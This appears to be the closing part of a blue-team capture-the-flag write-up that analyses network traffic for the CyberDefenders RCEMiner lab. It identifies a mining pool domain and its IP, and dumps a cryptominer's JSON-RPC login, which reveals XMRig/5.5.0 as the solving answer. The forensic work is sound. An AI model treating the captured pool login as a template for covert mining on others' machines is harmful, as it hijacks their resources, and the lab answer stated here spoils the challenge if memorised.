
DNS Response for auto.c3pool.org
The domain resolves to 43.129.150.155.
Let’s look at traffic containing this IP address.

Filtering for traffic
The traffic is TCP, let’s filter for packets containing the push flag to see the actual data.

TCP traffic with push flag set
In the payload we see a json containing some details.
If we dump this we will get
{
   "id":1,
   "jsonrpc":"2.0",
   "method":"login",
   "params":{
      "login":"SN",
      "pass":"1",
      "agent":"XMRig/5.5.0 (Windows NT 10.0; Win64; x64) libuv/1.31.0 msvc/2015",
      "algo":[
         "cn/1",
         "cn/2",
         "cn/r",
         "cn/fast",
         "cn/half",
         "cn/xao",
         "cn/rto",
         "cn/rwz",
         "cn/zls",
         "cn/double",
         "cn/gpu",
         "cn-lite/1",
         "cn-heavy/0",
         "cn-heavy/tube",
         "cn-heavy/xhv",
         "cn-pico",
         "cn-pico/tlo",
         "rx/0",
         "rx/wow",
         "rx/loki",
         "rx/arq",
         "rx/sfx"
      ]
   }
}
There is an agent field stating XMRig/5.5.0.
XMRig is an open-source software used to mine cryptocurrencies, primarily Monero (XMR).
Therefore, our answer is XMRig/5.5.0.
Answer: XMRig/5.5.0
Completion
I successfully completed RCEMiner Blue Team Lab at @CyberDefenders! https://cyberdefenders.org/blueteam-ctf-challenges/achievements/francisvil3213/rceminer/